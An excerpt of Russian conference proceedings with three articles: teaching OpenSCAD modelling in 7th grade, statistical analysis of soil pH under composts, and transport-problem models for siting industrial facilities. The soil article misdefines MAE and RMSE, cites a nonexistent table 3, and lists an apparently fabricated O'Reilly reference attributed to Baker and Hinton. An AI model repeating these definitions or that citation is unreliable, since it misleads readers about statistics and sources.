**ПРЕПОДАВАНИЕ МОДУЛЯ «3D-МОДЕЛИРОВАНИЕ,
ПРОТОТИПИРОВАНИЕ, МАКЕТИРОВАНИЕ» В КУРСЕ
УЧЕБНОГО ПРЕДМЕТА «ТРУД (ТЕХНОЛОГИЯ)» В 7 КЛАССЕ В
ПРОГРАММЕ OpenSCAD**

Харинова Галина Вячеславовна

МОУ многопрофильная гимназия №12 г. Твери, г. Тверь

E-mail: HGW.72@mail.ru

***Ключевые слова:** 3D-моделирование, графические изображения, OpenSCAD, современный урок, образовательные инструменты.*

Аннотация. В работе рассматриваются опыт в проведении занятий и рекомендации, которые помогут учителю при подготовке урока. Использование предложенных примеров даст возможность преподавателю развить творческий потенциал ребенка, выявить пробелы в усвоении учебного материала и повысить мотивацию учащихся, а учителю использовать современный инструментарий.

Современные подходы к преподаванию технологии (предмета ТРУД) в 7-м классе предполагают акцент на развитие самостоятельности, креативности и прикладных навыков, необходимых в реальной жизни. В рамках модуля «3D-моделирование, прототипирование, макетирование» обучающиеся знакомятся с основными видами и областями применения графической информации, с различными типами графических изображений и их элементами,

Уроки Технологии (Труда) связывают знания из разных предметов и помогают ученикам:

- Применять знания на практике.
- Развивать техническое, творческое и критическое мышление.
- Относиться к труду осознанно и видеть в нём способ создавать что-то полезное.

Знания и умения, приобретаемые в рамках модуля, будут использованы учениками для создания и освоения новых технологий, а также продуктов техносферы и направлены на решение задач по укреплению кадрового потенциала российского производства.

На уроках используются разнообразные подходы и средства в обучении. В этой статье особенно хотелось остановиться на программе OpenSCAD.

OpenSCAD — это мощный инструмент для изучения и применению знаний по созданию графических моделей и черчению. В программе можно создавать:

- **Графические модели:** учащиеся могут создавать различные виды трехмерных моделей:
- **Твердотельные модели:** OpenSCAD создает именно твердотельные модели, в отличие от каркасных или поверхностных.

- **Параметрические модели:** модели, которые можно легко изменить, изменив значения параметров. Это очень важно для понимания принципов проектирования.

- **Сборные модели:** модели, состоящие из нескольких деталей, соединенных вместе. Учащиеся учатся определять, как детали соединяются между собой и как они влияют друг на друга.

Преимущества использования OpenSCAD

- Бесплатность и открытый исходный код: можно свободно использовать и распространять.

- Простота освоения: простой язык программирования, который легко освоить начинающим.

- Параметрическое моделирование: подходит для создания моделей, которые можно легко изменить, изменив значения параметров.

- Возможность автоматизации: позволяет автоматизировать процесс создания моделей с помощью кода.

- Подготовка к работе с CAD-системами: навыки, полученные при работе с программой, пригодятся при освоении более сложных CAD-систем.


Примеры заданий с использованием программы OpenSCAD

Начинаем творить с использованием простых упражнений на понимание параметров, значений величин и свойств.


Тема Простые графические примитивы:

Ученики создают 3D-модели с помощью программирования, что развивает логическое мышление и математику.


Упражнение 3:



Упражнение 5:



Упражнение 6:



Тема Перемещение объемных объектов:


Перемещение объектов — фундаментальная операция в OpenSCAD, и её освоение крайне важно для учеников по нескольким причинам:

1. Основа для создания сложных моделей

Большинство реальных объектов состоят из нескольких частей, расположенных в разных местах. Чтобы создать что-то большее, чем просто одиночный кубик или сферу, необходимо уметь перемещать объекты относительно друг друга. Перемещение – это клей, который соединяет отдельные элементы в единое целое.

Без перемещения сложно построить любую сборную модель.


Упражнение 4:



2. Развитие пространственного мышления

Перемещение объектов требует понимания трёхмерной системы координат. Учащиеся учатся представлять, как будет выглядеть объект после перемещения по осям X, Y и Z. Это развивает их пространственное воображение и умение ориентироваться в трёхмерном пространстве.


Освоение перемещения помогает понять, как координаты определяют положение объекта в пространстве. Это важный навык для понимания геометрии и компьютерной графики.



3. Точное позиционирование

Перемещение позволяет точно размещать объекты в нужном месте. Это важно, когда нужно, чтобы детали точно соответствовали друг другу.


Точное позиционирование также важно для эстетики модели. Аккуратно расположенные детали делают модель более привлекательной.



Выполнение заданий позволяет ученикам 7-го класса постепенно осваивать возможности среды моделирования. Очень часто мы даем детям свободу для экспериментов и поощряем их творческое мышление.

Цель состоит не просто в создании объемных фигур, а в том, чтобы научиться использовать OpenSCAD для решения задач, требующих пространственного мышления и параметрического моделирования.

Среда моделирования предоставляет детям мощный инструмент для развития их творческого потенциала. Он позволяет им воплощать свои идеи в жизнь.




Примеры, как развивать творческий потенциал

- **Дизайн украшений:** создание параметрических моделей сережек, кулонов или колец, которые можно настраивать по размеру, форме и материалу.
- **Проектирование игрушек:** моделирование игрушечных автомобилей, самолётов, роботов или персонажей мультфильмов.
- **Разработка полезных предметов для дома:** создание подставок для телефонов, держателей для карандашей, полочек или других полезных вещей, которые можно напечатать на 3D-принтере.

- **Создание абстрактных скульптур:** эксперименты с различными формами и композициями для создания уникальных и оригинальных скульптур.

- **Разработка игровых моделей:** создание моделей для настольных игр, таких как шахматы, шашки или нарды.



OpenSCAD — это ценный инструмент для обучения графическому моделированию в 7-м классе. Он помогает ученикам развить навыки чтения и выполнения чертежей, знакомит их с инструментами автоматизированного проектирования и готовит к работе с современными технологиями, осуществляет пропедевтику программирования, развивает творческий потенциал.

Создание трехмерной модели требует разбиения сложной задачи на более мелкие и простые шаги. Дети учатся мыслить логически и систематически, разрабатывать алгоритмы и последовательности действий для достижения своей цели.

Этот процесс помогает им развить навыки планирования и организации, которые полезны не только на уроках технологии и информатики, но и в других сферах жизни.

СПИСОК ЛИТЕРАТУРЫ

1. Копосов Д.Г. ТЕХНОЛОГИЯ. 3D-моделирование и прототипирование. 7 класс: учебник / Д.Г. Копосов. – Москва: АО издательство «Просвещение», 2021. – 128 с.: ил. -ISBN 978-5-09-085304-0.

Рукопись поступила в редакцию 23.03.2025

Рукопись принята к печати 27.03.2025

СПОСОБЫ ВИЗУАЛИЗАЦИИ И ПРЕДВАРИТЕЛЬНОГО АНАЛИЗА ИССЛЕДУЕМЫХ ДАННЫХ

Цветков Антон Ильич

Тверской государственный университет, г. Тверь

E-mail: Tsvetkov.AI@tversu.ru

Ключевые слова: почва, органоминеральные удобрения, регрессионный анализ, корреляционный анализ, статистика.

Аннотация. Предложен способ анализа состояний почвы на основе добавления органоминеральных компостов, оценивающих изменение параметра кислотности почвы (рН). Оцениваются характер исследуемых данных, их качество и количество, математические свойства и влияние природных процессов.

В качестве исследуемого массива данных имеется 12 точек предоставленных ВНИИМЗ – филиал ФГБНУ ФИЦ «Почвенный институт им. В.В. Докучаева» для каждого из вариантов удобрений (по 4 значения на месяц), всего описано 11 случаев. Главной целью исследования, помимо оценки качества исследуемых данных, является оценка влияния каждого из компостов на показатель рН почвы. Для этого оценивается взаимосвязь показателей каждого из компостов и показатели параметра, который является контрольным, а именно, параметр «Без удобрений» (номер 1), который показывает изменение рН, зависящее только от природных явлений.

Выведем все параметры в оригинальном, неизменном виде на общий график.




Рис. 1. График зависимости показателя рН почвы от времени

Очевидно, что происходит спад порядка одного пункта в точке 4 по оси времени (ось абсцисс). Предположительно это связано с состоянием погоды в это время (конец июня 2022 года), а именно, 26-33 °С без осадков.

Для дальнейшего анализа необходимо привести данные к единому виду, а именно, стандартизировать. Значения шкалы стандартизации определяются следующим образом:

$$z_i = \frac{x_i - \bar{X}}{\sigma_x} \quad (1)$$

где x_i – исходное значение признака, $\bar{X}$ и σ_x – среднее значение и стандартное отклонение признака, оцененные по набору данных.

Таким образом, мы получим следующее распределение:




Рис. 2. Распределение стандартизованных параметров

Уже на данном этапе можно заметить следующие ключевые особенности исследуемых наборов данных:

- данные имеют большой разброс значений относительно друг друга;
- большинство данных имеют аномальные значения (круглые точки на рис. 2);
- большинство данных ассиметричны;
- большинство данных обладают характером ненормального распределения по Гауссу, что в дальнейшем подтверждают статистические тесты.

Следующим этапом исследования характера данных является составление описательной статистики методами Python модуля statsmodels, на основании которой можно сделать следующие выводы о характере исследуемых данных.

Данные слабо коррелируют между собой по характеру за редкими исключениями. Это говорит о том, что при их сравнении друг с другом необходимо использовать разные методы и подходы. В конкретно данной работе будут использованы два метода анализа для выявления пересечений их результатов.

Далее проводится корреляционный анализ между контрольным параметром «Без удобрений» (номер 1) и всеми остальными с целью выявления отклонений между ними. Так как характер и тип распределения данных разный, то для каждой из пар случаев используется разный коэффициент корреляции. Зависимость по коэффициенту Пирсона проводится для пар данных с нормальным распределением, для остальных (данных с не нормальным распределением) ключевым является коэффициент Спирмана.

Номер случая	Тип коэффициента	Коэффициент корреляции	Зависимость по шкале Эванса
1	Спирмана	1.0	Очень сильная
2	Спирмана	0.139573	Очень слабая
3	Спирмана	0.272727	Слабая
4	Спирмана	0.259550	Слабая
5	Пирсона	0.481333	Средняя
6	Спирмана	0.707776	Сильная
7	Спирмана	0.381691	Слабая
8	Спирмана	0.110322	Очень слабая
9	Спирмана	0.076338	Очень слабая
10	Пирсона	0.700778	Сильная
11	Спирмана	0.783217	Сильная

Таблица 1. Результаты корреляционного анализа

Предварительно, на основе корреляционного анализа, можно сделать вывод о зависимости некоторых параметров друг от друга. А именно случаи 8, 9 и 10 очень похожи по составу, но только в 10 корреляция является сильной, так же, как и в случае 6, а в 5 она средняя. Для более точной оценки данной зависимости необходимы дополнительные данные для проведения анализа и/или исследования сотрудников химических лабораторий.

Для оценки качества регрессионных моделей используем следующие метрики:

Коэффициент детерминации R^2 , квадрат из среднеквадратичной ошибки – RMSE и среднеквадратичная ошибка MAE.

Номер случая	R^2	RMSE	MAE
1	0.96	0	0
2	0.21	0.84	0.57
3	-0.22	0.96	0.73
4	0.13	0.87	0.64
5	0.12	0.87	0.66
6	0.37	0.77	0.61
7	0.36	0.77	0.55
8	-0.002	0.91	0.63
9	-0.05	0.92	0.67
10	0.46	0.72	0.55
11	0.66	0.57	0.45

Таблица 2. Результаты построения моделей полиномиальной регрессии

Как видно из таблицы 3 практически все построенные модели являются слабыми и с большим количеством ошибок на это влияет малая выборка, большое количество аномальных значений, влияние не исследуемых погодных условий. Однако можно заметить близость результатов анализа для случаев 10 и 11 с проведением оценки посредством корреляционного анализа.

Представленные данные, в основном, однородные, несимметричные и обладают характером ненормального распределения. Следовательно, для их анализа, необходимо их стандартизировать (привести к единой шкале измерений) и подвергать перекрестным методам аналитики.

Выводы

Таким образом, после предварительной обработки, методы корреляционного анализа показали наибольшую зависимость параметра рН от составов 6, 10, 11 (коэффициент корреляции от 0.70 до 0.78). Методы регрессионного анализа также подтверждают данные соответствия (диапазон критерия соответствия от 0.4 до 0.64), в частности, выявлено, что самой сильной зависимостью обладает состав 11 с критерием соответствия 0.64 и коэффициентом корреляции 0.78 и функцией полиномиальной регрессии близкой к линейной, что указывает на линейную зависимость случая 11 от случая 1.

Основываясь на предыдущем выводе, если решать задачу от обратного, можно сделать вывод, что параметр рН изменяется сильнее всего относительно естественного состояния (случай 1) в случаях 9 и 8 (коэффициент корреляции от 0.07 до 0.11, критерий соответствия от 0.06 до 0.11), так как данные случаи меньше всего похожи на контрольную выборку.

СПИСОК ЛИТЕРАТУРЫ

1. Хосмер, Д., Лемешоу, С. (2013). Модели логистической регрессии. Москва: Издательство "Финансы и статистика".
2. Бенфорд, Ф., & Тейлор, Л. (2022). Анализ данных с помощью регрессии и корреляции. Москва: Альпина Паблишер.
3. Baker, M., & Hinton, G. E. (2020). Deep Learning for Time Series Forecasting: How to Use LSTMs and Other Deep Learning Models to Predict Future Values. O'Reilly Media.
4. McKinney, W. (2018). Python for Data Analysis: Data Wrangling with Pandas, NumPy, and IPython (2nd ed.). O'Reilly Media.
5. Waskom, M. L. (2021). Seaborn: statistical data visualization. Journal of Open Source Software, 6(60), 3021.

Рукопись поступила в редакцию 5.04.2025

Рукопись принята к печати 7.04.2025

МОДЕЛИРОВАНИЕ РАЗМЕЩЕНИЯ ПРОМЫШЛЕННЫХ ОБЪЕКТОВ

Цветков Илья Викторович

Тверской государственный университет, г. Тверь

E-mail: Tsvetkov.iv@tversu.ru

Полтаракова Варвара Александровна

Тверской государственный университет, г. Тверь

E-mail: v.poltarakova@gmail.com

Ключевые слова: промышленные объекты, размещение, моделирование, градостроительство, математические модели, алгоритмы.

Аннотация. Размещение промышленных объектов является одной из ключевых задач городского планирования и управления ресурсами. Оптимальное расположение предприятий способствует снижению затрат на логистику, минимизации экологического ущерба и повышению эффективности производства. В статье рассматриваются подходы и методы моделирования местоположений промышленных объектов с учетом различных факторов.

Определение оптимального местоположения для промышленных предприятий представляет собой комплексную, слабо структурированную задачу с множеством критериев. Для её решения эффективно применение системного анализа и теории принятия решений.

При оценке различных вариантов размещения учитываются пространственные факторы, такие как доступность и стоимость энергетических, трудовых, транспортных и природных ресурсов. Значительную роль играют градостроительные нормы, регламенты и учет воздействия объекта на развитие территории.

Это подчеркивает сложность задачи и необходимость комплексного анализа различных территориальных аспектов. Кроме того, подобные задачи неизменно связаны с проблемой поиска и гармонизации многочисленных данных из разных источников.

Среди подходов к моделированию компоновки промышленных объектов можно выделить следующие: дискретное, непрерывное представление, использование теории графов, использование нейронных сетей. Каждый из этих подходов ориентирован на решение отдельного класса задач компоновки. Наиболее универсальным способом является моделирование с использованием графовых структур. Наибольшее распространение получили ориентированные графы, гиперграфы и мультиграфы. Эти структуры позволяют описать структуру проектируемой системы, систему технологических связей. Однако они не учитывают свойства размещаемых объектов, а также требуют отдельного представления монтажного пространства. Задание свойств объектов и

областей размещения, а также их взаимосвязи целесообразно выполнять с применением N-ориентированных гиперграфов с ограничениями.

Существует несколько основных типов дискретных задач размещения. Классической задачей является задача размещения предприятий без ограничений на объемы производства, где требуется выбрать оптимальное местоположение для предприятий из заданного набора вариантов, чтобы с минимальными затратами удовлетворить потребности клиентов. Затраты включают в себя стоимость открытия предприятий и затраты на обслуживание клиентов. Для решения таких задач часто используется подход минимизации полиномов от булевых переменных. Другой важный класс задач – это задачи размещения с ограничениями на производственные мощности, где каждое предприятие имеет ограниченный объем производства. Для решения этих задач применяются жадные алгоритмы, методы локального поиска и релаксации Лагранжа.

Системный подход к процессу принятия решения по размещению объектов позволяет сформулировать состав этапов поиска решений и путем установления отношений следования между этапами сформировать последовательность принятия решений. На первом этапе описывается проблема, а завершает процесс принятия решения этап реализации. На этапе описания проблемы применяются методы, обеспечивающие диагностику проблемы. Среди них выделяют методы сравнения, факторного анализа, моделирования и прогнозирования. Они позволяют осуществить сбор, обработку и анализ информации. Методы генерации альтернатив позволяют найти ответы на вопросы типа «как можно решить проблему?». Чаще всего на этом этапе используются методы коллективного и индивидуального решения проблем. Среди них можно выделить интуитивный подход, метод мозгового штурма, эвристические методы и методы номинальной групповой техники. Для оценки альтернатив используются критериальные методы и методы экспертных оценок. Методы экспертного оценивания применяются для слабоформализуемых проблемных ситуаций. Критериальные методы — это способ описания альтернативных вариантов с точки зрения предпочтений ЛПР. Методы реализации разнообразны и представляют собой процесс менеджмента с точки зрения принятия решений. Формальную модель задачи принятия решения записывают в виде выражения

$$ЗПР = \langle P_{ur}, E_{BX}, I_A, J_A, K, Mod, Met, E_{vix} \rangle$$

где P_{ur} — цель принятия решения (выбор альтернативы или упорядочение множества альтернатив);

E_{ex} — исходные данные для порождения альтернатив (текущее состояние системы);

I_A — правила порождения альтернатив;

J_A — множество порожденных альтернатив проектного решения (планируемых к достижению в результате реализации решения состояний системы);

K — множество критериев, по которым оцениваются альтернативы;

$Mod: J_A \rightarrow K$ — модель, позволяющая для каждой альтернативы рассчитать вектор критериев;

M_{et} — решающее правило (метод) для выбора альтернативы в многокритериальной ситуации;

$E_{вых}$ — принятая к реализации альтернатива (планируемое состояние системы после реализации принятого решения).

Целью принятия решения (P_{ur}) является выбор земельного участка для размещения некоторого производства либо ранжирование имеющихся вариантов размещения по затратам. При выборе участка (участков) принимаются во внимание потребности производства в использовании заданных объемов ресурсов с учетом имеющихся ограничений при минимальных затратах на реализацию проекта по открытию производства. На участке (участках) могут быть уже размещены некоторые промышленные объекты. Одной из проблем, возникающих при реализации модели, является сбор, обработка и представление необходимых для анализа исходных данных о состоянии экономической, технической и социально-политической структуры территории (множество E_{ex}), а также представление этих данных в виде, пригодном для применения формальных методов анализа и удобных для восприятия экспертом. Эта проблема заключается в сложности поиска информации и определения связей между найденными данными. Так, каждому объекту территории может соответствовать несколько записей в различных источниках (документах, цифровых картах, таблицах баз данных и т.д.). Формализация процессов порождения альтернатив в рассматриваемой постановке может быть сведена к выбору земельных участков на карте, удовлетворяющих заданным ограничениям.

Простейшие модели развития и размещения производств относятся к отраслям, производящим один вид продукции в количестве, достаточном для удовлетворения спроса потребителей. Задача может быть сведена к обычной транспортной задаче, т.е. к закреплению потребителей за поставщиками, которое обеспечивает минимум транспортных затрат. Однако задача отраслевого размещения усложняется в условиях, когда мощности поставщиков не удовлетворяют спрос потребителей. Это требует ввода новых мощностей путем строительства новых промышленных предприятий, путем расширения, реконструкции действующих.

Введем следующие обозначения:

i — индекс пункта производства (строительства, реконструкции) ($i = \overline{1, m}$);

j – индекс пункта потребления ($j = \overline{1, m}$);

a_i – верхний предел мощности в i -м пункте производства (строительства, реконструкции);

b_j – спрос j -го потребителя на продукцию отрасли;

c_i – затраты на производство единицы продукции в i -м пункте нового строительства (расширения, реконструкции действующего предприятия);

t_{ij} – транспортные расходы по перевозке продукции от i -го пункта строительства к j -тому пункту потребления,

x_{ij} – объем поставок продукции от i -го пункта производства к j -му пункту потребления,

x_i – размер производства в i -ом пункте.

Требуется определить значения величин x_{ij} и x_i , минимизирующих суммарный объем затрат на производство и доставку продукции:

$$Z_{min} = \sum_{i=1}^m c_i x_i + \sum_{i=1}^m \sum_{j=1}^n t_{ij} x_{ij} \rightarrow \min$$

при выполнении следующих ограничений:

- суммарный ввоз продукции в каждый из пунктов потребления должен быть равен его потребностям:

$$\sum_{i=1}^m x_{ij} = b_j, (j = \overline{1, n})$$

- суммарный вывоз продукции из каждого пункта производства должен быть равен размеру производства, а последний не может быть больше предельного значения:

$$\sum_{j=1}^n x_{ij} = x \leq a_i \quad (i = \overline{1, m})$$

Объемы перевозок по всем направлениям и размеры производства в каждом из пунктов производства должны быть неотрицательны:

$$\begin{cases} x_{ij} \geq 0 \quad (i = \overline{1, m}, \quad j = \overline{1, g}), \\ x_i \geq 0 \quad (i = \overline{1, m}) \end{cases}$$

Результат решения задачи по алгоритму транспортной задачи дает оптимальную схему транспортных связей и оптимальный вариант размещения производства. Причем решение дает ограничение, из которого следует: в пунктах, которые в оптимальном распределении окажутся связанными с реальными потребителями, целесообразно развивать производство в размере:

$$\sum_{j=1}^n X_{ij} = X_i$$

Критерий оптимальности можно переписать:

$$\sum_{i=1}^m C_i \cdot \sum_{j=1}^n x_{ij} + \sum_{i=1}^m \sum_{j=1}^n t_{ij} x_{ij} \rightarrow \min$$

или после преобразований

$$\sum_{i=1}^m (C_i + t_{ij}) x_{ij} \rightarrow \min$$

В этой модели принято, что величина производственных затрат пропорциональна объемам производства. Однако экономическая теория и практика свидетельствуют, что величина производственных затрат существенно зависит от объемов производства продукции, т.е. является функцией от них. Концентрация производства приводит к снижению удельных производственных затрат вследствие экономии, например, на накладных расходах, вследствие чего общую величину производственных затрат надо определять как произведение переменного норматива, представляющего собой функцию от размеров производства, на объем производства (нелинейная зависимость). Поэтому решение модели данной задачи можно использовать только для предварительных (эскизных) расчетов на начальных этапах исследования.

Заключение

В работе выполнен анализ методов учета пространственных факторов при выборе и оценке земельных участков для размещения промышленных объектов.

Предложен подход к математическому моделированию размещения промышленных объектов, основанный на применении обобщенной математической модели.

Проанализирован подход к решению задачи формирования и оценки вариантов размещения промышленных объектов, основанный на построении комплексной модели зонирования, позволяющей проводить многокритериальный анализ земельных участков.

СПИСОК ЛИТЕРАТУРЫ

1. Шаронин, К.А. Автоматизированная информационная система поддержки принятия проектных решений по компоновке промышленных объектов. Часть 4. Применение экспертных систем для проверки правил компоновки. С.Я. Егоров, К.А. Шаронин, К.В. Немтинов. Информационные технологии в проектировании и производстве. 2013. №4.

2. Шаронин, К.А. Математическая модель компоновки объектов с использованием N-ориентированных гиперграфов. С.Я. Егоров, К.А. Шаронин, В.Г. Мокрозуб, К.В. Немтинов. Математические методы в технике и технологиях – ММТТ-25 [текст]: сб. трудов XXV Междунар.

науч. конф: в 10 т. Т. 8. Секция 12 /под общ.ред. А.А. Большакова. – Волгоград: Волгогр.. гос. тех. ун-т, 2012.

3. Шаронин, К.А. Экспертная система формирования и проверки ограничений компоновки промышленных объектов. Егоров С.Я., Шаронин К.А., Немтинов К.В. Математические методы в технике и технологиях – ММТТ-26 [текст]: сб. трудов XXVI Междунар. науч. конф.: в 10 т. Т. 8. Секции 6, 7, 8, 9 / под общ.ред. А.А. Большакова. – Нижний Новгород: Нижегород. гос. техн. ун-т, 2013

